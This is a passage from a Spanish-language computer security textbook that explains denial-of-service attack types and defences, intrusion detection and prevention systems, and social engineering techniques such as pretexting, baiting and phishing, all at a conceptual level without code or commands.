Un ataque banana es otro tipo de ataque de denegación de servicio y consiste en tratar de redirigir los mensajes salientes de un usuario de nuevo al mismo usuario, evitando el acceso al exterior, inundando así al usuario con los paquetes enviados. Un atacante con acceso al ordenador de una víctima puede ralentizarlo hasta que no se puede utilizar.

29.9.12. Ataque de denegación de servicio distribuido

Un ataque de denegación de servicio distribuido (DDoS) se produce cuando varios sistemas ocupan todo el ancho de banda o inundan los recursos de un sistema. Estos sistemas se ven comprometidos por los atacantes con distintos métodos. El uso de programas malévolos puede implicar a varios mecanismos de este tipo de ataques DDoS, siendo uno de los ejemplos más conocidos el MyDoom. Este mecanismo de denegación de servicio se ejecuta en una fecha y hora determinadas. Este tipo de ataques DDoS involucran la codificación de la dirección IP de destino antes de la liberación del programa malévolo y no es necesario una mayor interacción para lanzar el ataque.

El sistema atacado también puede verse comprometido con un troyano, que permite al atacante descargar un agente de zombies o que el troyano pueda contener uno. Los atacantes también pueden entrar en los sistemas que utilizan herramientas automatizadas aprovechando los fallos en los programas que escuchan para las conexiones desde equipos remotos. Este escenario se refiere principalmente a los sistemas que actúan como servidores en la web.

El programa Stacheldraht es un ejemplo clásico de una herramienta DDoS. Utiliza una estructura en capas donde el atacante utiliza un programa usuario para conectarse a los controladores, con lo que estos sistemas quedan infectados pudiendo dar órdenes a los agentes zombies, que a su vez facilitan el ataque DDoS. Los agentes están comprometidos a través de los controladores por el atacante, utilizando rutinas automatizadas para explotar las vulnerabilidades de los programas que aceptan conexiones remotas que se ejecutan en los ordenadores remotos.

Las herramientas como Stacheldraht, siguen utilizando los métodos clásicos de ataque de denegación de servicio centrados en la suplantación de la dirección IP y su amplificación, ataques que también son conocidos como ataques de consumo de ancho de banda. También se puede utilizar en las inundaciones mediante la utilización de paquetes SYN, también conocidas como ataques de consumo masivo de los recursos.

Los ataques simples tales como las inundaciones con paquetes SYN puede aparecer con una amplia gama de direcciones IP de origen, dando la apariencia de un ataque de denegación de servicio distribuído. Debido a que las direcciones IP origen puede ser fácilmente encontradas, un ataque podría provenir de un conjunto limitado de fuentes, e incluso puede provenir de un único ordenador.

Las principales ventajas de un atacante en la utilización de un ataque de denegación de servicio distribuído son que varios ordenadores pueden generar más tráfico que un solo ordenador, múltiples ordenadores atacantes son más difíciles de apagar que uno solo, y que el comportamiento de cada ordenador atacante puede ser sigiloso, por lo que es más difícil de localizar y apagar. Estas ventajas del atacante causan problemas a los mecanismos de defensa, por ejemplo, si se limita a comprar más ancho de banda de entrada que el volumen actual, puede que no ayude, ya que el atacante podría ser capaz de añadir simplemente más ordenadores atacantes.

29.9.13. Ataque distribuido de denegación de servicio reflejado (DRDoS)

Un ataque distribuido de denegación de servicio reflejado implica el envío de falsas peticiones de algún tipo a un gran número de ordenadores que responderán a las solicitudes. Para la suplantación del protocolo IP, se establece la dirección IP origen de forma que sea el de la víctima, lo que significa que todas las respuestas irán e inundarán el ordenador víctima.

Los ataques con paquetes ECHO REQUEST del protocolo ICMP pueden ser considerados como una forma de ataque reflejado, ya que el ordenador inundado envía las solicitudes de eco a las direcciones de difusión de las redes mal configuradas, por lo que atrae a muchos ordenadores que envían paque-

tes de respuesta de eco a la víctima. Algunos de los primeros programas que realizaban atques DDoS implementaron una forma distribuida de este ataque. Muchos de los servicios puede ser explotados para actuar como reflectores, algunos más difíciles de bloquear que otros. Los ataques de amplificación mediante el protocolo DNS implican un nuevo mecanismo que aumentaba el efecto de amplificación utilizando una lista mucho más grande de los servidores DNS.

29.9.14. Ataques de degradación del servicio

Se denominan zombis pulsantes a aquellos ordenadores infectados que están dirigidos para poner en marcha inundaciones intermitentes y de corta duración de determinados sitios web víctima con la intención de limitar sus prestaciones en lugar de hacerlo caer. Este tipo de ataque, conocido como degradación del servicio en lugar de denegación de servicio, puede ser más difícil de detectar que las invasiones de zombies normales y puede perturbar y obstaculizar la conexión con sitios web durante períodos prolongados de tiempo, lo que podría causar más daños que las inundaciones concentradas. La exposición a los ataques de la degradación del servicio se complica aún más por la cuestión de discernir si los ataques son en realidad ataques o quizás aumentos deseados en el tráfico web.

29.9.15. Denegación de servicio no intencionado

La denegación de servicio no intencionado describe una situación en la que un sitio web acaba denegando un servicio debido a un ataque deliberado por una sola persona o un grupo de personas, o simplemente debido a un repentino aumento de popularidad. Esto puede ocurrir cuando un sitio web muy popular pone un enlace destacado de un segundo web no tan preparado. El resultado es que los usuarios habituales en una proporción significativa del sitio primario hacen clic en el enlace secundario, teniendo el mismo efecto en el sitio web de destino que un ataque DDoS.

Los enrutadores también son conocidos por crear ataques de denegación de servicio no intencionados, así los enrutadores de D-Link y Netgear han creado la inundación de los servidores NTP sin respetar las restricciones de los tipos de usuarios o las limitaciones geográficas.

Similares denegaciones de servicio no intencionadas también se puede producir a través de otros medios de comunicación, por ejemplo, cuando una dirección de Internet se menciona en la televisión. Si un servidor está siendo indexado por Google u otro motor durante los periodos de punta de actividad, y no tiene mucho ancho de banda disponible mientras es indexado, puede también sufrir las consecuencias de una ataque de denegación de servicio no intencionado.

29.9.16. Denegación de servicio ciego

En un ataque de denegación de servicio ciego, el atacante debe ser capaz de recibir tráfico de la víctima, y a continuación el atacante debe subvertir la tabla de enrutamiento o usar la dirección IP del atacante. En ambos casos, proporciona una oportunidad para que la víctima realice un seguimiento del atacante y/o filtre el tráfico. Con un ataque de servicio ciego, el atacante utiliza una o más direcciones IP falsas, por lo que es extremadamente difícil para la víctima filtrar los paquetes. El ataque de inundación mediante paquetes SYN del protocolo TCP es un ejemplo de un ataque ciego.

29.9.17. Backscatter

El backscatter es un efecto secundario de una denegación falsa de servicio (DoS). En este tipo de ataques, el atacante falsifica la dirección IP origen de los paquetes del protocolo IP que se envían a la víctima. En general el ordenador de la víctima no puede distinguir entre los paquetes falsos y los paquetes legítimos, por lo que la víctima responde a los paquetes falsos como lo haría normalmente. Estos paquetes de respuesta se conocen como backscatter. Si el atacante suplanta las direcciones IP origen al azar, los paquetes de respuesta del backscatter de la víctima son enviados de vuelta a destinos al azar. Este efecto puede ser utilizado como una prueba indirecta de este tipo de ataques.

29.9.18. Prevención y respuestas ante un ataque de denegación de servicio

29.9.18.1. Cortafuegos

Los cortafuegos tienen reglas simples como permitir o denegar protocolos, puertos o direcciones IP. Algunos ataques de denegación de servicio son demasiado complejos para los cortafuegos actuales, por ejemplo, si hay un ataque en el puerto 80 que es el estándar del servicio web, los cortafuegos no puede impedir el ataque porque no pueden distinguir el tráfico de los atacantes del resto de usuarios. Además los cortafuegos debido al lugar de la red donde están instalados, no pueden evitar que los enrutadores se vean afectados incluso antes de que el cortafuegos reciba el tráfico. Sin embargo los cortafuegos pueden prevenir con eficacia a los usuarios del lanzamiento de ataques de tipo inundación de los ordenadores detrás del cortafuegos.

29.9.18.2. Conmutadores

La mayoría de los conmutadores tienen alguna capacidad para limitar el uso del ancho de banda y tienen la posibilidad de tener listas de control de acceso. Algunos conmutadores proporcionan limitación del ancho de banda, limitación de tráfico, inspección interna de paquetes y filtrado para detectar y solucionar ataques de denegación de servicio a través del filtrado automático de paquetes y la modulación del tráfico a través de la conexión WAN. Estos esquemas funcionarán siempre y cuando los ataques de denegación de servicio sean algo que puede prevenirse mediante el uso de ellos. Por ejemplo las inundaciones mediante paquetes SYN se pueden prevenir utilizando el control del retardo del protocolo TCP. De forma similar el contenido basado en la denegación de servicio se pueden prevenir mediante la inspección interna de los paquetes. Los ataques procedentes de direcciones oscuras o que van a direcciones oscuras pueden prevenirse mediante un filtrado.

29.9.18.3. Enrutadores

De forma similar a los conmutadores, los enrutadores tienen cierta capacidad de limitación del ancho de banda y tienen la posibilidad de tener las listas de control de acceso. Estos ajustes también se pueden hacer manualmente. La mayoría de los enrutadores pueden ser fácilmente colapsados me-

diante un ataque de denegación de servicio. Si se añaden reglas para eliminar los flujos externos durante estos ataques, se ralentizan estos enrutadores, lo que aumenta los tiempos de respuesta.

29.9.18.4. Uso de hardware

Una solución para hacer frente a los ataques de denegación de servicio es la instalación de hardware inteligente colocado en la red y que intercepte para su análisis, el tráfico que llegue a los servidores. Puede ser utilizado en las redes junto con los enrutadores y los conmutadores. Este hardware analiza los paquetes de datos al entrar en el sistema, y luego los identifica como prioritarios, regulares, o peligrosos. La aceleración por hardware es clave para la gestión de ancho de banda.

29.9.18.5. Prevención basada en IPS

Los sistemas IPS (Intrusion-Prevention Systems), sistemas de prevención de intrusos, son eficaces si los ataques tienen firmas asociadas a ellos. Sin embargo la tendencia de estos ataques es a tener un contenido legítimo. Los sistemas de prevención de intrusiones que trabajan en el reconocimiento del contenido no pueden bloquear los ataques de denegación de servicio basados en el comportamiento. Un programa basado en IPS puede detectar y bloquear los ataques de denegación de servicio debido a que tienen el poder de procesamiento y la granularidad para analizar los ataques y actuar como un interruptor de una forma automática. Un sistema IPS basado en tasas (RBIPS) debe analizar el tráfico granularmente y hacer un seguimiento continuo de los patrones de tráfico y determinar si hay tráfico anómalo. Debe dejar pasar el flujo del tráfico legítimo, mientras que bloquea el tráfico del ataque de denegación de servicio.

29.9.18.6. Prevención mediante pruebas proactivas

Se trata de utilizar algún programa, que como consecuencia de un análisis del tráfico pueda predecir algún ataque, y como consecuencia de esto, adelantarse al atque e introducir en el sistema aquellas medidas para neutralizarlo. Las plataformas de prueba, tales como Service Analyzer de Mu Dynamics, están disponibles para llevar a cabo ataques simulados de denegación de servicio que se puede utilizar para evaluar los mecanismos de defensa con pruebas proactivas como los sistemas IPS y RBIPS, así como

los populares productos de mitigación de la denegación de servicio de Arbor Networks. Un ejemplo de prueba proactiva que mitiga las consecuencias de un ataque de denegación de servicio en un conmutador fueron realizadas en el año 2008: el conmutador Juniper EX 4200 con la mitigación integrada de denegación de servicio ha sido sometido a prueba por Network Test y el resultado se publicó en Network World.

29.9.18.7.Blackholing/Sinkholing

El blackholing es una técnica anti-spam en la que un proveedor de servicios de Internet (ISP) bloquea los paquetes procedentes de un determinado dominio o dirección. Cuando un individuo crea una barrera similar para su red personal, también se dice que es blackholing. El blackholing de determinados dominios puede prevenir ciertos tipos de malware y de ataques de denegación de servicio. Con el blackholing, todo el tráfico a un servidor DNS atacado o la dirección IP atacada se envía a un agujero negro (interfaz nula, servidor no existente, etc.). Para ser más eficiente y evitar que perjudique a la conectividad de la red, debe ser administrado por el proveedor de servicios de Internet.

El sinkholing es una técnica utilizada a menudo por la comunidad de seguridad de Internet para usurpar el control de un servidor malicioso. Eliminando el control de un nombre de dominio asociado a una determinada amenaza, los proveedores de seguridad son capaces de interceptar el tráfico que estaba dirigido al servidor original de los intrusos y dirigirlo a un servidor que controla el proveedor. Así el intruso no recibe la información personal robada de la víctima o ejecuta comandos a los dispositivos infectados con los robots de la red, sino que la información se hace accesible esencialmente al proveedor que opera como sumidero.

29.9.18.8.Centro de limpieza

Se trata de hacer pasar todo el tráfico a través de un centro de limpieza que separa el tráfico malo de un ataque de denegación de servicio así como de otros ataques de Internet, y sólo envía el tráfico bueno más allá del servidor. El proveedor necesita conectividad central a Internet para gestionar este tipo de servicio.

29.10. Sistemas de detección de intrusos (IDS - Intrusion Detection System)

Un sistema de detección de intrusos es un dispositivo o un programa que monitoriza las actividades de la red y/o del sistema en relación a actividades maliciosas o violaciones de la política de seguridad y realiza informes de cara al gestor responsable de la misma. La detección de un intruso es un proceso de monitorización. Algunos sistemas pueden intentar parar el intento de intrusión pero esto no es un requisito de un sistema de monitorización. Los sistemas de detección y prevención de intrusos se centran principalmente en la identificación de los posibles incidentes, el registro de la información relativa a estos incidentes e informar de los intentos. Además las organizaciones utilizan los sistemas de detección y prevención de intrusos para otros fines como la identificación de los problemas en relación a las políticas de seguridad, la documentación de las amenazas existentes e impediendo que los usuarios violen las políticas de seguridad.

Generalmente los sistemas de detección y prevención de intrusos registran la información relacionada con los eventos observados, notifican a los gestores de la seguridad de los eventos importantes observados y realizan informes. También muchos sistemas de detección y prevención de intrusos pueden reaccionar respondiendo con alguna acción cuando se detecta una amenaza, de forma que evite que esta amenaza sea una realidad. Para ello, se utilizan distintas respuestas técnicas, que permiten evitar las consecuencias malévolas de un ataque malicioso, como es cambiando el entorno de seguridad o modificando las reglas de un cortafuegos o modificando el contenido del ataque.

29.10.1.Tipos de IDS

Los dos principales tipos de sistemas de detección de intrusos son:

- Sistemas de detección de intrusos basado en la red. (NIDS - Network Intrusion Detection System). Son sistemas independientes de la plataforma y que identifican las intrusos examinando el tráfico de la red y monitorizando varios ordenadores. Los sistemas de detección de intrusos acceden al tráfico de la red conectándose a algún dispositivo

de la misma. En estos tipos de sistemas, los sensores deben estar en puntos estratégicos de la red, tales como en una zona desmilitarizada o en los extremos de la red. Los sensores capturan toda la información de la red y analiza el contenido de cada paquete de tráfico malicioso.

- Sistemas de detección de intrusos basado en un ordenador (HIDS - Host-based Intrusion Detection System). Estos sistemas consisten en un agente instalado en un ordenador que identifica las intrusiones mediante el análisis de las llamadas del sistema, los registros de las aplicaciones, las modificaciones de los ficheros (binarios, contraseñas, capacidades de las bases de datos, las listas de control de acceso, etc.) y otras actividades del ordenador y en relación a su estado. En estos sistemas, generalmente los sensores son agentes de un programa.

29.11. Sistemas de prevención de intrusiones (IPS - Intrusion Prevention System)

Los sistemas de prevención de intrusiones, también conocidos como Sistemas de Detección y Prevención de Intrusiones (IDPS), son dispositivos de seguridad de la red que monitorizan las actividades de la red y/o del sistema de cualquier actividad maliciosa. Las principales funciones de los sistemas de prevención de intrusiones son la identificación de la actividad maliciosa, el registro de la información sobre dicha actividad, el intento de bloquear/parar la actividad, y el informe de las actividades.

Los sistemas de prevención de intrusiones se consideran que son la ampliación de los sistemas de detección de intrusos, ya que tanto deben monitorizar el tráfico de red así como las actividades del sistema de cualquier actividad maliciosa. A diferencia de los sistemas de detección de intrusos, las diferencias principales con respecto a ellos son que los sistemas de prevención de intrusiones se colocan en línea y son capaces de prevenir/bloquear activamente las intrusiones que son detectadas. Así los sistemas de prevención de intrusiones puede realizar estas acciones por ejemplo enviando una alarma, borrando los paquetes maliciosos, restableciendo la conexión y/o bloqueando el tráfico desde la dirección IP del atacante. Un sistema de prevención de intrusiones también puede corregir los errores CRC, los flujos de

paquetes desfragmentados, prevenir problemas de secuenciación del protocolo TCP y la limpieza del transporte no deseado y las opciones a nivel de de red.

29.11.1. Clasificación de los IPS

Los sistemas de prevención de intrusiones se puede clasificar en cuatro tipos diferentes:

- Sistemas de prevención de intrusiones basadas en la red (NIPS - Network-based Intrusion Prevention). Estos sistemas monitorizan todo el tráfico sospechoso de la red mediante el análisis de la actividad a nivel de protocolo.

- Sistemas de prevención de intrusiones basadas en red inalámbrica (WIPS - Wireless-based Intrusion Prevention). Estos sistemas monitorizan el tráfico sospechoso de una red inalámbrica mediante el análisis de los protocolos de redes inalámbricas.

- Análisis de comportamiento de la red (NBA-Network Behavior Analysis). Examina el tráfico de la red con el fin de identificar las amenazas que generan los flujos de tráfico no usuales, como los ataques de denegación de servicio distribuido (DDoS), ciertas formas de malware, y las violaciones de las políticas.

- Sistemas de prevención de intrusiones basadas en un ordenador (HIPS - Host-based Intrusion Prevention). Consiste en un programa que monitoriza un único ordenador de la actividad sospechosa mediante el análisis de los eventos que ocurren dentro de este ordenador.

29.11.2. Métodos de detección de intrusiones

La mayoría de los sistemas de prevención de intrusiones utilizan uno de los tres métodos de detección siguientes: basados en firma, estadístico basado en anomalías y análisis de estado y de protocolo.

- La detección basada en firma es un método de detección que utiliza una biblioteca de firmas, que son los posibles patrones que puede utilizarse en un ataque. Un sistema de prevención de intrusiones basado en firma monitoriza el tráfico de la red y comprueba si en él hay algo que coincide con alguna de estas firmas de su biblioteca. Si hay una concidencia, el sistema de prevención de intrusiones toma la acción apropiada. Las firmas pueden estar basadas en exploits o basadas en vulnerabilidades. Las firmas basadas en exploits analizan los patrones que aparecen en los exploits de los que uno se quiere proteger, mientras que las firmas basadas en vulnerabilidades, analizan las vulnerabilidades de un programa, su ejecución, y las condiciones necesarias para explotar esta vulnerabilidad.
- La detección estadística basada en la anomalía es un método de detección basado en el rendimiento de la red con unas condiciones medias de tráfico. Primero se crea una situación normal de la red mediante unos parámetros establecidos. A continuación el sistema de detección de intrusiones toma muestras del tráfico de red de forma intermitente, y compara los parámetros de la situación de la red con los valores preestablecidos mediante un análisis estadístico. Si la actividad está fuera de los parámetros de referencia, el sistema de prevención de intrusiones toma la acción apropiada.
- La detección por análisis del estado del protocolo es un método que identifica las desviaciones de los estados del protocolo mediante la comparación de los eventos observados con perfiles predeterminados de las definiciones generalmente aceptadas de una actividad normal.

30. Ingeniería social

La ingeniería social consiste en la manipulación de las personas para que voluntariamente realicen actos que normalmente no harían. Aunque a nadie le gusta ser manipulado, en algunos casos no es excesivamente perjudicial. Por ejemplo un vendedor puede aplicar ingeniería social para conocer las necesidades de un usuario y ofrecer así mejor sus productos. Si las intenciones de quien pone en práctica la ingeniería social no son buenas, se convierte quizás en el método de ataque más sencillo, menos peligroso para el atacante y por desgracia en uno de los más efectivos. Este atacante puede aprovechar el desconocimiento de unas mínimas medidas de seguridad por parte de las personas relacionadas de una u otra forma con el sistema, para poder engañarlas en beneficio propio.

Evidentemente, cualquier mensaje, llamada telefónica o similar que un usuario reciba debe ser puesto inmediatamente en conocimiento del administrador del sistema. Hay que recordar a los usuarios que en ningún caso se necesita su contraseña para realizar tareas administrativas en el ordenador. De la misma forma, si es el administrador quien directamente recibe algo parecido a lo que acabamos de ver, quizás sea conveniente notificar el hecho a los responsables de la organización, y por supuesto poner la máxima atención en la seguridad de los sistemas involucrados, ya que en este caso se sabe a ciencia cierta que alguien intenta comprometer nuestra seguridad.

Los ataques realizados a partir de la obtención de la información mediante ingeniería social son los más frecuentes, ya que por lo general obtienen los nombres y las contraseñas de los usuarios. Esto les abre la puerta a los intrusos, ya sea a los ordenadores de los usuarios, a los servidores y a los enrutadores. Cuando un intruso entra en un dispositivo, aunque no tenga derechos de administrador, hay formas de obtenerlos y dañar severamente el dispositivo y/o obtener la información que contiene.

30.1. Mirando por encima del hombro

Un tipo de ataque relacionado con la ingenuidad de los usuarios del sistema, y relacionado con el control de acceso físico, es el denominado 'mirando por encima del hombro'. Este ataque consiste en espiar físicamente a los usuarios, para obtener generalmente las claves de acceso al sistema. Por ejemplo, una medida que lamentablemente utilizan muchos usuarios para recordar sus contraseñas es apuntarlas en un papel pegado al monitor de su ordenador o escribirlas en la parte de abajo del teclado. Cualquiera que pase por delante del puesto de trabajo, puede leer sin problemas el nombre del usuario, su contraseña e incluso el nombre del ordenador al que pertenecen. Esto, que nos puede parecer una gran tontería, por desgracia no lo es, y se utiliza más de lo que muchos administradores o responsables de seguridad piensan, y no sólo en entornos privados o con un control de acceso restringido, como pueda ser una sala de operaciones de un centro de cálculo, sino en lugares a los que cualquiera puede llegar sin ninguna acreditación.

El ataque 'mirando por encima del hombro' no siempre se ve beneficiado por la ingenuidad de los simples usuarios de un equipo, sino que en determinadas ocasiones son los propios programadores los que diseñan aplicaciones muy susceptibles de sufrir ataques de este tipo. Por ejemplo, en ciertas aplicaciones, especialmente en algunas que se ejecutan en el sistema operativo Windows y que son más o menos antiguas, muestran claramente en pantalla las contraseñas mientras son tecleadas. Cualquier persona situada cerca de la que las está utilizando, puede leer claramente esa clave. Un ejemplo perfecto de lo que no se debe hacer nunca.

30.2. Mascarada (Masquerading)

El ataque denominado 'masquerading' o mascarada consiste simplemente en suplantar la identidad de un usuario autorizado de un sistema informático. Esta suplantación puede realizarse de forma que un usuario puede utilizar para acceder a un ordenador un nombre de usuario y una contraseña que no le pertenecen.

La mascarada no es un ataque habitual en entornos normales, sin embargo existen áreas de acceso semipúblico, donde un atacante no tiene que hacer

nada especial para conseguir el acceso y por tanto no cabe hablar de mascarada. Si se trata de áreas de acceso restringido pero controladas por el propio personal de la organización, como despachos o laboratorios, este tipo de ataque vía mascarada no suele ser efectivo, ya que es muy fácil detectar al intruso por tratarse de áreas dentro de las cuales todo el personal habitual se conocen. La mascarada es más habitual en entornos donde existen controles de acceso físico, y donde un intruso puede engañar al dispositivo o persona que realiza el control, por ejemplo, con una tarjeta de identificación robada que un lector acepta o con un carnet falsificado que un guardia de seguridad lo da por bueno.

Una variante de la mascarada lo constituye el ataque denominado piggybacking, que consiste simplemente en seguir a un usuario autorizado hasta un área restringida y acceder a la misma gracias a la autorización otorgada a dicho usuario. Contra este tipo de acciones, se deben aplicar las mismas medidas que contra la mascarada física: controles de acceso estrictos, y convenientemente verificados. Los ejemplos de piggybacking son muy habituales, desde un atacante que se viste con un mono de trabajo y que carga con un pesado equipo informático en la puerta de una sala de operaciones, para que justo cuando llega un usuario autorizado, le abra dicha puerta y le permita el acceso por delante del guardia de seguridad, hasta la clásica anécdota que todos los auditores explican como suya, sobre el reconocedor de tarjetas inteligentes que abre la puerta de una sala pero que una vez abierta no se preocupa en contar cuantas personas la atraviesan.

30.3. Basureo (Scavening)

La técnica del basureo, en inglés scavening, está relacionada tanto con los usuarios como con la seguridad física de los sistemas. Consiste en obtener información dejada en o alrededor de un sistema informático tras la ejecución de un trabajo. El basureo puede ser físico, como la búsqueda en los cubos de basura de los listados de impresión o copias de documentos, como analizar los buffers de las impresoras, la memoria liberada por los procesos, o los bloques de un disco que el sistema acaba de marcar como libres.

Aunque esta técnica no es muy utilizada en la mayoría de entornos, hemos de pensar que si un usuario tira a la basura documentos que proporcionen

información sobre nuestro sistema, cualquier potencial atacante puede aprovechar esta información para conseguir acceder al equipo. Algo tan simple como una factura en la que se especifiquen números de teléfono o nombres (reales o de entrada al sistema) de usuarios puede convertirse en una valiosa información para un atacante.

Además, en ocasiones, ni siquiera es necesario andar revolviendo por los cubos de basura en busca de información comprometedora: la carencia de nociones básicas sobre seguridad informática hace posible que los usuarios dejen al alcance de cualquiera una información vital de cara a mantener un sistema seguro.

Como ya hemos comentado anteriormente, el basureo no es un ataque habitual en organizaciones normales, simplemente porque los datos con los que se trabajan, no suelen ser de alta confidencialidad. De cualquier forma, si deseamos evitar problemas lo más inmediato es utilizar una máquina trituradora de papel para destruir toda la documentación antes de arrojarla a la basura. Incluso nos puede interesar contratar los servicios de empresas dedicadas exclusivamente a la destrucción de estos soportes. En el caso de sistemas de almacenamiento lógico (discos, CD-ROMs, cintas. . .) también es importante una correcta inutilización de los mismos para que un potencial atacante no pueda extraer información comprometedora. No suele ser suficiente el simple borrado del medio o un leve daño físico, por ejemplo, partir un CD-ROM, ya que existen empresas capaces de extraer hasta el último bit de un medio borrado o dañado. Lo más efectivo sería un borrado seguro, seguido de una destrucción física importante que haga imposible la reconstrucción del medio.

30.4. Pretexting

Pretexting es el acto de creación y uso de un escenario inventado para engañar a un usuario de forma que aumente la probabilidad de que el usuario divulgue su información o realice acciones que serían poco probables en circunstancias ordinarias. Para elaborar una mentira implica a menudo un poco de investigación previa o la configuración y el uso de esta información para

su suplantación, como por ejemplo, la fecha de nacimiento, el número de la Documento Nacional de Identidad, etc.

Pretexting también se puede utilizar para suplantar a los compañeros de trabajo, a la policía, a los bancos, a las autoridades fiscales, a los investigadores de seguros o a cualquier persona que podría haber tenido la autoridad o el derecho a saber información de la víctima. Sencillamente el atacante debe preparar las respuestas a las preguntas que puede plantearle la víctima. En algunos casos todo lo que se necesita es una voz que suene autoritaria y un tono serio.

30.5. Baiting

Baiting es un caballo de Troya del mundo real que utiliza medios físicos y se basa en la curiosidad o la codicia de la víctima. En este ataque, el atacante deja un disquete, un CD o una unidad flash USB infectada de malware en un lugar donde parezca que se lo han olvidado, como un cuarto de baño, un ascensor, un estacionamiento, etc. La utilización del dispositivo por una víctima, da pie a que se active el malware que tiene almacenado. Por ejemplo, un atacante podría crear un disco con un logotipo de empresa, de fácil acceso desde su sitio web y escribir "Resumen Ejecutivo Salario Q2 2012" en la parte delantera. El atacante entonces dejaría el dispositivo en un ascensor o en algún lugar del vestíbulo de la empresa objetivo. Un empleado sin saberlo podrían encontrarlo y, posteriormente, insertar el dispositivo en un ordenador para satisfacer su curiosidad, o un buen samaritano podría encontrarlo y entregarlo a la empresa.

En cualquier caso, como consecuencia de insertar el dispositivo en un ordenador para ver su contenido, el usuario estaría instalando sin saberlo el malware almacenado, lo que probablemente da pie al atacante a un acceso sin restricciones a los ordenadores de la víctima y tal vez, a la red de la empresa objetivo.

30.6. Phising

En el ámbito de la seguridad informática, el phishing es el proceso criminal fraudulento que intenta adquirir información confidencial, como nombres de

usuario, contraseñas y detalles de las tarjetas de crédito haciéndose pasar por una entidad de confianza en una comunicación electrónica. Las comunicaciones que pretende ser populares de sitios web sociales, sitios de subastas, procesadores de pago en línea, etc. se utilizan para atraer al público desprevenido. Generalmente el phishing se lleva a cabo por correo electrónico o mensajería instantánea y a menudo se dirige a los usuarios para que entren sus detalles personales en una página web falsa, cuyo aspecto es casi idéntico a la página legítima. El phishing es un ejemplo de técnica de ingeniería social para engañar a los usuarios y aprovecharse de la facilidad de uso deficiente de las actuales tecnologías de seguridad web. Los intentos para hacer frente al creciente número de incidentes de phishing incluyen la toma de medidas legislativas, de formación de usuarios, de sensibilización del público y de las medidas técnicas de seguridad.

30.6.1. Historia y estado actual del phishing

Una técnica de phishing se describió en detalle en un documento y fue presentada en el International HP Users Group, Interex en 1987. La primera mención del término "phishing" se encuentra en el newsgroup de Usenet alt.online-service.america-online el 2 de Enero de 1996, aunque el término puede haber aparecido antes en la edición impresa de la revista Hacker 2600.

30.6.1.1.El primer phishing contra AOL

El phishing en AOL se asoció estrechamente con la comunidad warez que intercambiaba programas piratas y con la información obtenida perpetraron el fraude de tarjetas de crédito y otros delitos en línea. Después de que AOL introdujera medidas a finales de 1995 para prevenir la falsificación, generando algorítmicamente los números de las tarjetas de crédito para abrir cuentas, los intrusos recurrieron al phishing para legitimar las cuentas de explotación de AOL. Un estafador podía hacerse pasar por un miembro del personal de AOL y enviar un mensaje instantáneo a una víctima potencial, para pedirle que revelara su contraseña. Con el fin de engañar a la víctima a renunciar a la información confidencial, el mensaje podía incluir imperativos como "verificar su cuenta" o "confirmar la información de facturación".

Una vez que la víctima había revelado la contraseña, el atacante podía tener acceso a AOL y utilizar la cuenta de la víctima con fines fraudulentos. El phishing se hizo tan frecuente en AOL que ellos añadían una línea en todos los mensajes instantáneos que decía: "Nadie que trabaje en AOL le pedirá su contraseña o información de facturación", aunque incluso esto no impidió que algunas personas dieran sus contraseñas y su información personal. Finalmente el refuerzo de las políticas de AOL con respecto al phishing se hicieron más estrictas y esto hizo que los ataques fueran desapareciendo. Simultáneamente AOL desarrolló un sistema para desactivar rápidamente las cuentas implicadas en el phishing, a menudo antes de que las víctimas pudieran responder.

30.6.1.2.Transición de AOL a las instituciones financieras

La captura de la información de las cuentas de AOL puede haber llevado a los phishers a utilizar de forma fraudulenta la información de la tarjeta de crédito al darse cuenta de que los ataques contra los sistemas de pago en línea eran viables. El primer intento conocido contra un sistema de pagos fue contra E-gold en Junio de 2001. En aquel momento se achacaron a fallos, pero ahora puede ser visto como los primeros experimentos para ataques fructíferos contra los principales bancos. En el año 2004, el phishing fue reconocido como una parte completamente industrializada de la economía de la delincuencia.

30.6.2. Técnicas de phishing

30.6.2.1.Intentos de phishing

Los phishers se dirigen principalmente a los usuarios de los bancos y de los servicios de pago en línea. Se han utilizado por ejemplo supuestos correos electrónicos del Internal Revenue Service de USA para recoger datos confidenciales de sus contribuyentes. Mientras que el primero de estos ejemplos fueron enviados de manera indiscriminada con la esperanza de que algunos serían recibidos por los usuarios de un banco o de un servicio determinado, los investigaciones recientes han demostrado que los phishers pueden, en principio, ser capaces de determinar que bancos utilizan las posibles víctimas, y como consecuencia enviarles correos electrónicos. Varios ataques de

phishing recientes se han dirigido específicamente a los altos ejecutivos y a otros objetivos de alto perfil en las empresas.

Las redes sociales son un objetivo primordial del phishing, ya que los datos personales en estos sitios puede ser utilizado para el robo de la identidad. A finales del año 2006 un gusano informático se hizo cargo de las páginas de MySpace y alteró sus enlaces de forma que dirigían a los navegantes a sitios web diseñados para robar los datos de acceso. Los experimentos muestran una tasa de éxito de más del 70% de los ataques de phishing en redes sociales.

El sitio de intercambio de ficheros RapidShare ha sido blanco de phishing para obtener una cuenta premium, que elimina los límites de velocidad en las descargas, la autoeliminación de los ficheros subidos, la espera en las descargas, y los tiempos de enfriamiento entre descargas.

Los atacantes irrumpieron en la base de datos de TD Ameritrade, que contiene todos los números de la Seguridad Social de 6,3 millones de usuarios, sus números de cuenta y las direcciones de correo electrónico, así como sus nombres, direcciones, fechas de nacimiento, números de teléfono y actividad comercial. También querían los nombres de usuario y las contraseñas de las cuentas, por lo que a continuación lanzaron un ataque de phishing.

Hay sitios web antiphishing que publican mensajes exactos que han circulado recientemente por Internet, tales como FraudWatch Internacional y Millersmiles. Estos sitios suelen proporcionar detalles específicos acerca de estos mensajes. Como se puede ver los ataques de pishing son diarios, e incluso varios al día.

30.6.2.2.Manipulación del enlace

La mayoría de los métodos de phishing utilizan algún formulario que parezca pertenecer a la verdadera organización. Las direcciones de Internet mal escritas o el uso de subdominios son trucos comúnmente usados por los phishers. En el siguiente ejemplo, la dirección de Internet http://www.tubanco.ejemplo.com/ aparece como si esta dirección te llevará a la sección de ejemplo de la página de la web tubanco. En realidad esto apunta a la sección tubanco del sitio web ejemplo.com

Otro truco habitual es hacer que el texto que se muestra para un enlace sugiera un destino confiable, cuando en realidad es el enlace del sitio de los estafadores. El enlace http://en.wikipedia.org/wiki/Genuine, parece que te lleve a un artículo titulado "Genuine", pero de hecho haciendo clic en él, lleva a la nota titulada "Deception". En la esquina inferior izquierda de la mayoría de los navegadores se puede ver y verificar el vínculo al que te lleva.

